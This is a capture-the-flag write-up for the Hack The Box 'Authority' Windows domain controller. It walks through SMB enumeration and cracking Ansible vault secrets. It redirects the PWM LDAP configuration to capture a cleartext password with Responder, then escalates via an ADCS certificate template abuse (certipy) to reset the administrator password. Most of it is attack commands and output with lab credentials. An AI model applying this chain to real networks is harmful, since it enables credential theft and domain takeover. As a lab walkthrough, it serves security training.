

Authority

After scanning the machine's IP we can see a few ports open such as 139, 445, 80, 8443.

We can see the domain's name + DNS name so we add them to our /etc/hosts file.

```

(kali㉿kali)-[~]
$ nmap -sC -sV -Pn -T5 10.10.11.222
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-09 19:17 EDT
Warning: 10.10.11.222 giving up on port because retransmission cap hit (2).
Nmap scan report for authority.htb (10.10.11.222)
Host is up (0.070s latency).
Not shown: 729 closed tcp ports (conn-refused), 262 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-08-10 03:18:10Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-
-Site-Name)
|_ ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
| Not valid after: 2024-08-09T23:13:21
|_ ssl-date: 2023-08-10T03:19:03+00:00; +4h00m02s from scanner time.
445/tcp   open  microsoft-ds?
3269/tcp  open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-
-Site-Name)
|_ ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
| Not valid after: 2024-08-09T23:13:21
|_ ssl-date: 2023-08-10T03:19:03+00:00; +4h00m02s from scanner time.
8443/tcp  open  ssl/https-alt
|_ ssl-date: TLS randomness does not represent time
|_ http-title: Site doesn't have a title (text/html; charset=ISO-8859-1).
fingerprint-strings:
  FourOhFourRequest:
    HTTP/1.1 200
    Content-Type: text/html; charset=ISO-8859-1
    Content-Length: 82
    Date: Thu, 10 Aug 2023 03:18:18 GMT
    Connection: close
    <html><head><meta http-equiv="refresh" content="0;URL='/pwm'"/></head></html>
  GetRequest:
    HTTP/1.1 200
    Content-Type: text/html; charset=ISO-8859-1
    Content-Length: 82
    Date: Thu, 10 Aug 2023 03:18:16 GMT
    Connection: close
    <html><head><meta http-equiv="refresh" content="0;URL='/pwm'"/></head></html>
  HTTPOptions:

```

```

GNU nano 7.2
127.0.0.1      localhost
127.0.1.1      kali
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
10.0.2.15     dc1.itsafe.co.il
10.0.2.10     ofek.itsafe.co.il
10.0.2.8      vtcsec
10.10.10.172  MEGABANK.LOCAL
10.10.11.222  authority.htb authority.htb.corp htb.corp
10.10.11.208  searcher.htb

```

Using smbclient there is access to Development disk and we can download it to a single file and look for information more easily that way.

```
(kali㉿kali)-[~]
$ smbclient -L \\\\authority.htb\\
Password for [WORKGROUP\\kali]:

  Sharename      Type            Comment
  -----
  ADMIN$         Disk            Remote Admin
  C$             Disk            Default share
  Department Shares Disk
  Development     Disk
  IPC$           IPC             Remote IPC
  NETLOGON       Disk            Logon server share
  SYSVOL         Disk            Logon server share
^[[AReconnecting with SMB1 for workgroup listing.
^[[A^[[Aado_connect: Connection to authority.htb failed
Unable to connect with SMB1 -- no workgroup available

(kali㉿kali)-[~]
$ smbclient \\\\authority.htb\\Development
Password for [WORKGROUP\\kali]:
Try "help" to get a list of possible commands.
smb: \> recurse on
smb: \> prompt off
smb: \> mget *
getting file \Automation\Ansible\ADCS\.ansible-lint of size 1024
getting file \Automation\Ansible\ADCS\.yamllint of size 1024
getting file \Automation\Ansible\ADCS\LICENSE of size 1024
getting file \Automation\Ansible\ADCS\README.md of size 1024
getting file \Automation\Ansible\ADCS\requirements.txt of size 1024
getting file \Automation\Ansible\ADCS\requirements.yml of size 1024
getting file \Automation\Ansible\ADCS\SECURITY.md of size 1024
getting file \Automation\Ansible\ADCS\tox.ini of size 1024
getting file \Automation\Ansible\LDAP\.travis.yml of size 1024
getting file \Automation\Ansible\LDAP\README.md of size 1024
getting file \Automation\Ansible\LDAP\TODO.md of size 1024
getting file \Automation\Ansible\LDAP\Vagrantfile of size 1024
getting file \Automation\Ansible\PWM\ansible.cfg of size 1024
getting file \Automation\Ansible\PWM\ansible_inventory of size 1024
getting file \Automation\Ansible\PWM\README.md of size 1024
getting file \Automation\Ansible\ADCS\defaults\main.yml of size 1024
getting file \Automation\Ansible\ADCS\meta\main.yml of size 1024
getting file \Automation\Ansible\ADCS\meta\preferences of size 1024
getting file \Automation\Ansible\ADCS\tasks\assert.yml of size 1024
getting file \Automation\Ansible\ADCS\tasks\generate_c of size 1024
getting file \Automation\Ansible\ADCS\tasks\init_ca.yml of size 1024
getting file \Automation\Ansible\ADCS\tasks\main.yml of size 1024
getting file \Automation\Ansible\ADCS\tasks\requests.yml of size 1024
getting file \Automation\Ansible\ADCS\tasks\templates\extens of size 1024
getting file \Automation\Ansible\ADCS\tasks\templates\openss of size 1024
getting file \Automation\Ansible\ADCS\tasks\vars\main.yml of size 1024
getting file \Automation\Ansible\LDAP\.bin\clean_vault of size 1024
```



```

(kali㉿kali)-[~]
$ ls
Automation  cupp-master  Documents  full-checkup.sh  Loser.ccache  ofek.exe  'PRTG Config
BloodHound  Desktop      Downloads  krb            Music         Pictures   Public

(kali㉿kali)-[~]
$ cd Automation/Ansible/PWM/defaults

(kali㉿kali)-[~/Automation/Ansible/PWM/defaults]
$ ls
main.yml

(kali㉿kali)-[~/Automation/Ansible/PWM/defaults]
$ cat main.yml

pwm_run_dir: "{{ lookup('env', 'PWD') }}"

pwm_hostname: authority.htb.corp
pwm_http_port: "{{ http_port }}"
pwm_https_port: "{{ https_port }}"
pwm_https_enable: true

pwm_require_ssl: false

pwm_admin_login: !vault |
$ANSIBLE_VAULT;1.1;AES256
32666534386435366537653136663731633138616264323230383566333966346662313161326239
6134353663663462373265633832356663356239383039640a346431373431666433343434366139
35653634376333666234613466396534343030656165396464323564373334616262613439343033
6334326263326364380a653034313733326639323433626130343834663538326439636232306531
3438

pwm_admin_password: !vault |
$ANSIBLE_VAULT;1.1;AES256
31356338343963323063373435363261323563393235633365356134616261666433393263373736
3335616263326464633832376261306131303337653964350a363663623132353136346631396662
38656432323830393339336231373637303535613636646561653637386634613862316638353530
3930356637306461350a316466663037303037653761323565343338653934646533663365363035
6531

ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"
ldap_admin_password: !vault |
$ANSIBLE_VAULT;1.1;AES256
63303831303534303266356462373731393561313363313038376166336536666232626461653630
3437333035366235613437373733316635313530326639330a643034623530623439616136363563
34646237336164356438383034623462323531316333623135383134656263663266653938333334
3238343230333633350a646664396565633037333431626163306531336336326665316430613566
3764

```

There is a file containing encrypted username and password named “pwn_admin” and another password for “ldap_admin” but no guaranteed username.

After saving every one of them in different files I convert them to “john” files using ansible2john command.

```

(kali㉿kali)-[~/Desktop]
$ nano pwn_user.vault

(kali㉿kali)-[~/Desktop]
$ nano pwn_pass.vault

(kali㉿kali)-[~/Desktop]
$ nano ldap_pass.vault

(kali㉿kali)-[~/Desktop]
$ ansible2john pwn_user.vault > pwn_user.hash

(kali㉿kali)-[~/Desktop]
$ ansible2john pwn_pass.vault > pwn_pass.hash

(kali㉿kali)-[~/Desktop]
$ ansible2john ldap_pass.vault > ldap_pass.hash

(kali㉿kali)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/rockyou.txt pwn_user.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 256/256 AVX2 8x])
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$$%^&* (pwn_user.vault)
1g 0:00:00:29 DONE (2023-08-09 20:13) 0.03394g/s 1351p/s 1351c/s 1351C/s 001983..victor2
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
php folder ldap_pass.v...

(kali㉿kali)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/rockyou.txt pwn_pass.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 256/256 AVX2 8x])
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$$%^&* (pwn_pass.vault)
1g 0:00:00:21 DONE (2023-08-09 20:13) 0.04593g/s 1828p/s 1828c/s 1828C/s 001983..victor2
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/rockyou.txt ldap_pass.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 256/256 AVX2 8x])
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$$%^&* (ldap_pass.vault)
1g 0:00:00:21 DONE (2023-08-09 20:14) 0.04551g/s 1811p/s 1811c/s 1811C/s 001983..victor2
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

After we decrypted using john we now have an ansible encryption of the password after decrypting that we should get the original information.

```
(kali㉿kali)-[~/Desktop]
└─$ cat pwn_user.vault | ansible-vault decrypt pwn_user.vault
Vault password:
Decryption successful

(kali㉿kali)-[~/Desktop]
└─$ cat pwn_user.vault
svc_pwm

(kali㉿kali)-[~/Desktop]
└─$ cat pwn_pass.vault | ansible-vault decrypt pwn_pass.vault
Vault password:
Decryption successful


(kali㉿kali)-[~/Desktop]
└─$ cat pwn_pass.vault
pWm_@dm!N_!23

(kali㉿kali)-[~/Desktop]
└─$ ansible-vault decrypt ldap_pass.vault
Vault password:
Decryption successful

(kali㉿kali)-[~/Desktop]
└─$ cat ldap_pass.vault
DevT3st@123
```


In the end ansible-vault decrypt gave us the username and 2 passwords.

There is a website on the domain's name with a place to login.



How ever we can't log in here using our credentials but we can at Configuration Manager.

Here we have a Configuration file, When we try to download it we also get a warning telling us it contains sensitive information.



At line 75 we see how the site contact ldap, After dropping the "s", Changing it to our IP and the port to 389 the site will now contact us.

```
74 <label>LDAP ⇒ LDAP Directories ⇒ default ⇒ Connection ⇒ LDAP URLs</label>
75 <value>ldaps://authority.authority.htb:636</value>
76 </setting>
```



```
74      <label>LDAP ⇒ LDAP Directories ⇒ default ⇒ Connection ⇒ LDAP URLs</label>
75      <value>ldap://10.10.14.2:389</value>
76  </setting>
```

Now I just need to open Responder and upload our new Configuration file and wait.

[+] Servers:

HTTP server [ON]

HTTPS server [ON]

WPAD proxy [OFF]

Auth proxy [OFF]

SMB server [ON]

Kerberos server [ON]

SQL server [ON]

FTP server [ON]

IMAP server [ON]

POP3 server [ON]

SMTP server [ON]

DNS server [ON]

LDAP server [ON]

RDP server [ON]

DCE-RPC server [ON]

WinRM server [ON]

[+] HTTP Options:

Always serving EXE [OFF]

Serving EXE [OFF]

Serving HTML [OFF]

Upstream Proxy [OFF]

[+] Poisoning Options:

Analyze Mode [OFF]

Force WPAD auth [OFF]

Force Basic Auth [OFF]

Force LM downgrade [OFF]

Force ESS downgrade [OFF]

[+] Generic Options:

Responder NIC [tun0]

Responder IP [10.10.14.2]

Responder IPv6 [dead:beef:2::1000]

Challenge set [random]

Don't Respond To Names ['ISATAP']

[+] Current Session Variables:

Responder Machine Name [WIN-10XJNLTZHAC]

Responder Domain Name [XEVJ.LOCAL]

Responder DCE-RPC Port [45302]

[+] Listening for events ...

[LDAP] Cleartext Client : 10.10.11.222

[LDAP] Cleartext Username : CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb

[LDAP] Cleartext Password : lDaP_1n_th3_cle4r!

[*] Skipping previously captured cleartext password for CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb

[*] Skipping previously captured cleartext password for CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb

Please Sign In

Password Self Service

User Name

Password

Sign In

PAM is in open configuration mode and is not secure.

Configuration Manager

Configuration Editor

And we got svc_ldap username and password.

```

(kali㉿kali)-[~]
└─$ evil-winrm -i 10.10.11.222 -u svc_ldap -p lDaP_1n_th3_cle4r!

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation:
Data: For more information, check Evil-WinRM GitHub: https://github.com
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> cd ..
*Evil-WinRM* PS C:\Users\svc_ldap> cd Desktop
*Evil-WinRM* PS C:\Users\svc_ldap\Desktop> dir

Directory: C:\Users\svc_ldap\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar----- 8/9/2023 10:43 PM             34 user.txt

*Evil-WinRM* PS C:\Users\svc_ldap\Desktop>

```

A connection exist using Evil-WinRM and get have our user flag.

With impacket we can add another computer with a chosen name and password.

```

(kali㉿kali)-[~]
└─$ impacket-addcomputer authority.htb/svc_ldap:'lDaP_1n_th3_cle4r!' -computer-name magix1 -computer-pass Aa123456
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Successfully added machine account magix1$ with password Aa123456.

```

And by exploiting a weakness in a certificate we can give it to our new computer and get admin private key + certificate.

```

(kali㉿kali)-[~]
└─$ certipy-ad req -username magix1$ -p Aa123456 -ca AUTHORITY-CA -target authority.htb -template CorpV
PN -upn administrator@authority.htb -dns authority.authority.htb -dc-ip 10.10.11.222
Certipy v4.7.0 - by Oliver Lyak (ly4k)

```

```

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 3
[*] Got certificate with multiple identifications
    UPN: 'administrator@authority.htb'
    DNS Host Name: 'authority.authority.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_authority.pfx'

```

We split them to 2 different files.

```

(kali@kali)~$ certipy-ad cert -pfx administrator_authority.pfx -nokey -out user.crt
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Writing certificate and to 'user.crt'

(kali@kali)~$ certipy-ad cert -pfx administrator_authority.pfx -nocert -out user.key
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Writing private key to 'user.key'

```

PassTheCert and the 2 files let me change the admin's password.

```

(kali@kali)~$ python3 passthecert.py -action modify_user -cert /home/kali/user.crt -key /home/kali/user.key -domain authority.htb -dc-ip 10.10.11.222 -
target administrator -new-pass
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Successfully changed administrator password to: p0jPF5dPoplr7V4JWJfLciFcT00qFjAT

```

Now we can login and get the final flag.

```

(kali@kali)~$ evil-winrm -i 10.10.11.222 -u administrator -p p0jPF5dPoplr7V4JWJfLciFcT00qFjAT

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar-----      8/10/2023   2:29 AM             34 root.txt

```